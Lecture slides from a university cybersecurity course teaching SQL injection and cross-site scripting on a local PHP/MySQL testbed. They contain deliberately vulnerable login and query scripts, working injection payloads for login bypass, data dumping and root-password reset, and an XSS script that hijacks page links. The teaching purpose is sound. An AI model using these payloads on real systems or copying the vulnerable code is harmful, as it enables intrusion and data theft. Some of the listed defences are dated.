

SAT 3812: Cyber Security I

Web Security: SQL Injection, XSS, CSRF,
Secure Software Development
Instructor: Yunlong Xing



SQL Injection Attack

What is SQL Injection Attack

- SQL injection is a code injection technique, used to attack data-driven applications, in which nefarious SQL statements are inserted into an entry field for execution.
- SQL injection is a common way to attack web applications.

SQL Injection

WHAT IS SQL INJECTION?



A SQL query is one way an application talks to the database.




SQL injection occurs when an application fails to sanitize untrusted data (such as data in web form fields) in a database query.



An attacker can use specially-crafted SQL commands to trick the application into asking the database to execute unexpected commands.


SQL injection has surfaced as the no. 1 attack

What is the most common gateway attack experienced by your organization over the past 12 months?



Background Knowledge on SQL

Relational Database



Relational Database:

Data is organized in tables.

Tables have Rows and Columns.

Tables usually have keys (like Id).

Tables are linked together by keys.


SQL

- SQL (Structured Query Language) is a computer language aimed to store, manipulate, and query data stored in relational databases.
 - SQL is the default language for relational database.
- SQL Keywords are case-insensitive, but often written in Caps.
 - However in some setups table and column names are case-sensitive.

SQL Examples

```
SELECT * FROM Students;
```

```
SELECT Id, Name  
FROM Courses  
WHERE Id = 2;
```



SQL Example

UPDATE - updates data in a database

DELETE - deletes data from a database

INSERT INTO - inserts new data into a database

CREATE DATABASE - creates a new database

ALTER DATABASE - modifies a database

CREATE TABLE - creates a new table

ALTER TABLE - modifies a table

DROP TABLE - deletes a table

CREATE INDEX - creates an index (search key)


DROP INDEX - deletes an index

Background Knowledge on HTML/PHP

HTML Forms

- HTML form is used to send user input on webpage.

```
<form action="action.php" method =“POST” >  
  First name:<br>  
  <input type="text" name="firstname" value="Mickey"><br>  
  Last name:<br>  
  <input type="text" name="lastname" value="Mouse"><br><br>  
  <input type="submit" value="Submit">  
</form>
```




First name:
Mickey

Last name:
Mouse

Submit

Learn HTML Forms POST vs GET

- Post and Get are two ways of sending form data to web server.
 - Get: data will be appended at URL.
 - Default method, easier, simpler but less secure
 - `action.php?firstname=value1&lastname=value2`
 - Post: **data will be embedded in HTML packets**
 - Not visible from outside, more secure than GET



How PHP handle Form data?

- PHP is used to handle form data on web server.
- Use `$_Post["name"]` or `$_GET["name"]`
 - Or `$_Request ["name"]`

```
<?php
```

```
$firstname = $_POST["firstname"];
```

```
$lastname = $_POST["lastname"];
```

```
echo "Result: $ firstname : $ lastname <br>";
```

```
?>
```

PHP Tags

PHP code must be surrounded with special tags

```
<?php
    PHP Code In Here
php?>
```

Write text to the browser with the echo command
To write Hello, World! to the browser

```
<?php
    echo "<h2>Hello, World</h2>";
?>
```

Example2.php

```
<html>
  <body>
    <strong>Hello World!</strong><br>
    <?php
      echo "<h2>Hello, World</h2>";
    ?>
    <?php
      $myvar = "Hello World";
      echo $myvar;
    ?>
  </body>
</html>
```

PHP must run on web servers.

On web server, save it as example2.php in /var/www/html,

On web browser, visit <http://localhost/example2.php>

SQL Injection Testbed

Set up test environment for SQL Injection

- XAMPP on windows at your local PC
- First, we need to create a MySQL table named users with username and password for login credential:
 - Database server: localhost
 - Database name: contoso
 - Table name: users
 - Table fields: username; password;

SQL commands to run

Run this for 1st time only (Reset default password from blank to something else)

mysqladmin -u root password P@ssw0rd

Now you can access mysql server

mysql -u root -p

input password: (should be P@ssw0rd)

Now you are in mysql console

>create database contoso; (run this for 1st time only to create a database)

>use contoso; (if you already have contoso db)

>create table users (username char(20), password char(20));

>INSERT INTO users VALUES ('root', 'root');

>INSERT INTO users VALUES ('mike', 'mike');

>SELECT * from users;

>quit

Injection.html

```
<html>
<body>
<h1>SQL Injection Example</h1>
<br><br><h2>Please login here</h2><br>
<form action="authenticate.php" method="POST">
  Username: <input type="text" name="username" value="" size="50"><br><br>
  Password: <input type="password" name="password" value="" size="50"><br><br>
  <input type="submit" value="Login">
</form>
<br><br>
<h3>This site was created for education purpose only. <br> Don't misuse it. People can trace
back to you if you misuse it.</h3>
</body>
</html>
```

Put all web files in c:\xampp\htdocs folder

Visit the file: <http://localhost/injection.html>

DEMO

SQL Injection Example

Please login here

Username:

Password:

Login

This site was created for education purpose only.
Don't misuse it. People can trace back to you if you misuse it.

```
SELECT * FROM users WHERE username = 'root' AND password = 'root';  
Login successfully!
```

Please don't misuse the site! You will be caught!

Authenticate.php

```
<?php
$username = $_POST["username"];
$password = $_POST["password"];

$servername = "localhost";
$username = "root";
$password = "P@ssw0rd";
$dbname = "contoso";

$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT * FROM users WHERE username = '". $username ."' AND password = '". $password ."'";
echo "Sql: $sql<br>";
$result = $conn->query($sql);

if ($result->num_rows >= 1) {
    echo 'Login successfully!';
} else {
    echo 'Login fail!';
}
$conn->close();

echo "<h1><br><br>Please don't misuse the site! You will be caught!<br></h1>";
?>
```

Typical steps for PHP database connection

Single quote, then double quote

double quote, then single quote

Why all those single quotes and double quotes

```
$sql = "SELECT * FROM users WHERE username = ' ".$username." " AND password = ' ".$password." '";
```


Single quotes are used in SQL query to quote text strings

```
SELECT * FROM users WHERE username = 'mike';
```

Double quotes are used in PHP to quote text strings

Dots are used in PHP for concatenate strings and variables

```
$sql = "User name is: ".$username
```



```
$sql = "SELECT * FROM users WHERE username = ' ".$username." '";
```

SQL Injection Attack

- When you login, in the username field please type in the following (must be exact):

`root' OR 'x'='x`

- You can type in anything in the password field.
- This is how the SQL statement looks like

```
SELECT * FROM users WHERE username = 'root' OR 'x'='x' AND password = 'dd';  
Login successfully!
```

Why would SQL Injection work?

SELECT * FROM users WHERE `username = 'root'` OR `'x'='x' AND password = 'dd';`
Login successfully!



AND has higher precedence
than OR

SELECT * FROM users WHERE `username = 'root'` OR `password = 'dd';`



root is a valid username, so it is always true and
return results

Questions for Students

A person can launch a SQL injection attack by type the following text in the username field (assuming root is a valid username):

root' OR 'x'='x

How about the following text in the username field? Would SQL injection still work?

root' OR '1'='1

root' OR '1'='2

Hints: check the SQL statement below

```
SELECT * FROM users WHERE username = 'root' OR 'x'='x' AND password = 'dd';  
Login successfully!
```

Some other attacking queries

- Anything in the username, but in the password field, type in


```
anything' OR 'x'='x
```

```
SELECT * FROM users WHERE username = 'dd' AND password = 'dd' OR 'x'='x';
```



it is always true and
return results

Data Browsing Example of SQL Injection



A screenshot of a web browser window. The address bar shows the URL `localhost:3452/ExcelUsingXSLT/Default.aspx?jobid=1`. The `jobid=1` portion is circled in green, and a speech bubble points to it with the text "Normal request". Below the address bar, there is a purple banner with the text "SQL Injection". Underneath the banner is a button labeled "Generate Excel". Below the button is a table with four columns: "Id", "Description", "Min Lvl", and "Max Lvl". The first row of the table has the value "1" in the "Id" column, which is circled in green. The "Description" column contains the text "New Hire - Job not specified". The "Min Lvl" and "Max Lvl" columns both contain the value "10".

Normal request

SQL Injection

Generate Excel

Id	Description	Min Lvl	Max Lvl
1	New Hire - Job not specified	10	10

Data Browsing Example of SQL Injection

localhost:3452/ExcelUsingXSLT/Default.asp?jobid=1'or'1'='1

SQL Injection

Generate Excel

Id	Description	Min Lvl	Max Lvl
1	New Hire - Job not specified	10	10
2	Chief Executive Officer	200	250
3	Business Operations Manager	175	225
4	Chief Financial Officer	175	250
5	Publisher	150	250
6	Managing Editor	140	225
7	Marketing Manager	120	200
8	Public Relations Manager	100	175
9	Acquisitions Manager	75	175
10	Productions Manager	75	165
11	Operations Manager	75	150
12	Editor	25	100
13	Sales Representative	25	100
14	Designer	25	100

SQL injection request

Hackers see everything!

Data Browsing Example

Normal request:

```
SELECT      *  
FROM        jobs  
WHERE       job_id = '1'
```

SQL Injection request:

```
SELECT      *  
FROM        jobs  
WHERE       job_id = '1' OR '1' = 1'
```



```
SELECT      *  
FROM        jobs  
WHERE       True
```



Hackers see everything in database!

Data Browsing Example Demo

- Visit:
 - <http://localhost/list.php>
 - <http://localhost/list.php?username=mike>
 - <http://localhost/list.php?username=mike'or'1'='1>
 - This URL will be encoded into:
 - <http://localhost/list.php?username=mike%27or%271%27=%271>
- Two steps of hacking with SQL injections
 - Bypass the login page
 - List all database content
 - This is not what happened in Equifax, but gives you a hint.

Data Browsing Example Code Part 1

```
<?php
$username = $_GET["username"];

$servername = "localhost";
$username = "root";
$password = "P@ssw0rd";
$dbname = "contoso";

$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$sql = "SELECT * FROM users WHERE username = '". $username . "'";
echo "Sql: $sql<br><br><br>";
```

Data Browsing Example Code Part 2

```
$result = $conn->query($sql);

if ($result->num_rows >= 1) {
    while($row = $result->fetch_assoc()) {
        echo "username: " . $row["username"]. " - password: " . $row["password"]. "<br>";
    }
} else {
    echo 'No result!';
}

$conn->close();

echo "<h1><br><br>Please don't misuse the site! You will be caught!<br></h1>";
?>
```

SQL Injection Examples with Update statement

- <http://localhost/update.html>

This is the normal update:

Current Username:	mike
New Username:	jack

UPDATE users SET username = 'jack' where username='mike';

This is the SQL Injection update. Hackers can change the user mike2's password.

Current Username:	mike2
New Username:	mike2 ',password='test

UPDATE users SET username = 'mike2 ',password='test' where username='mike2';

SQL Injection Examples with Update statement

- <http://localhost/update.html>

Here is an even more serious attack on update. The hacker can change the root password. Here is the attacking code.

Current Username:	mike2
New Username:	root ',password='test' where username='root ';#

UPDATE users SET username = 'root',password='test' where username='root';# where username='mike2';

; end the SQL statement
make the rest SQL as comments

Other SQL Injection Examples

- Use ; to end the SQL statement.

User id: 105; DROP TABLE Suppliers

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

May work in some database systems

There are many types of SQL injection attacks.

SQL Injection is Dangerous

- Two steps of hacking with SQL injections to steal all your database content
 - Bypass the login page
 - List all database content
 - This is not what happened in Equifax, but gives you a hint.
- There are many other types of SQL injections, such as deleting records, modifying records....

How to defeat SQL Injection Attack?

- Better coding practices
 - Form validation on client side
 - On server side, filter out all special characters like " and ' and * and ; from the user input
 - `mysqli_real_escape_string()` OR
 - `filter_var($str, FILTER_SANITIZE_STRING);`
- Perform a thorough audit of your website and web applications for SQL Injection and other hacking vulnerabilities
 - Many security auditing tools available

Filtering function

mysqli_real_escape_string() add \ to special characters

```
<?php
$username = $_GET["username"];
$servername = "localhost";

$sname = "root";

$sword = "P@ssw0rd";

$dbname = "contoso";

$conn = new mysqli($servername, $sname, $sword, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}

$username = mysqli_real_escape_string($conn, $username);

$sql = "SELECT * FROM users WHERE username = '".$username."'";
?>
```

Filtering function 2

Remove all HTML tags from a string:

`FILTER_SANITIZE_STRING`

```
<?php  
$str = "<h1>Hello World!</h1>";  
  
$newstr = filter_var($str, FILTER_SANITIZE_STRING);  
echo $newstr;  
?>
```

SQLMap

- Sqlmap is an open source software that is used to detect and exploit database vulnerabilities and provides options for injecting malicious codes into them.
- It is a penetration testing tool that automates the process of detecting and exploiting SQL injection flaws providing its user interface in the terminal.
- Part of Kali security tools.
- Question: If you have an web application written in Python, will similar SQL injection work too?

Bad Security Practices

1. Hard code password in scripts
2. No input filtering and validation
3. Leave default password unchanged
 - mysql

XSS Attacks

XSS Attacks

- Cross-site scripting (XSS) is a typical type of web attacks.
 - XSS enables attackers to inject client-side scripts into web pages viewed by other users.
- Cross-site scripting was disabled in most modern browsers in recent years, but XSS attacks are still possible, maybe more sophisticated.
 - You should be able to test XSS using lab VMs.
- Two types of XSS attacks:
 - Reflected (non-persistent)
 - Persistent

Demo of non-persistent XSS attacks

```
<?php
```

Save it as xss.php

```
$name = $_GET['name'];
```

```
echo "Welcome $name!<br>";
```

```
echo "<a href='http://www.mtu.edu/'>Click here to visit Michigan Tech!</a>";
```

```
?>
```

Normal visit: <http://localhost/xss.php?name=mike>

XSS attack demo 1: insert alert script. Newer browsers may block the code.

<http://localhost/xss.php?name=mike>**<script>alert('attacked')</script>**

Newer Browsers Block XSS



This page isn't working

Chrome detected unusual code on this page and blocked it to protect your personal information (for example, passwords, phone numbers, and credit cards).

Try [visiting the site's homepage](#).

ERR_BLOCKED_BY_XSS_AUDITOR

Demo of non-persistent XSS attacks

XSS attack demo 2: insert script to redirect the link on the page to a different site.

Hacker provides the following fake link and redirect user future traffic!

```
http://pages.mtu.edu/~cai/temp/xss.php?name=mike<script>window.onload =  
function() { var link=document.getElementsByTagName('a');  
link[0].href='http://www.cnn.com/';}</script>
```

Explanation on the Javascript Code

```
<script>  
window.onload = function()  
{  
  var link=document.getElementsByTagName('a');  
  link[0].href='http://www.cnn.com/';  
}  
</script>
```

window.onload: when you load the window (webpage), a function will be executed

document.getElementsByTagName('a'):
get all links ()

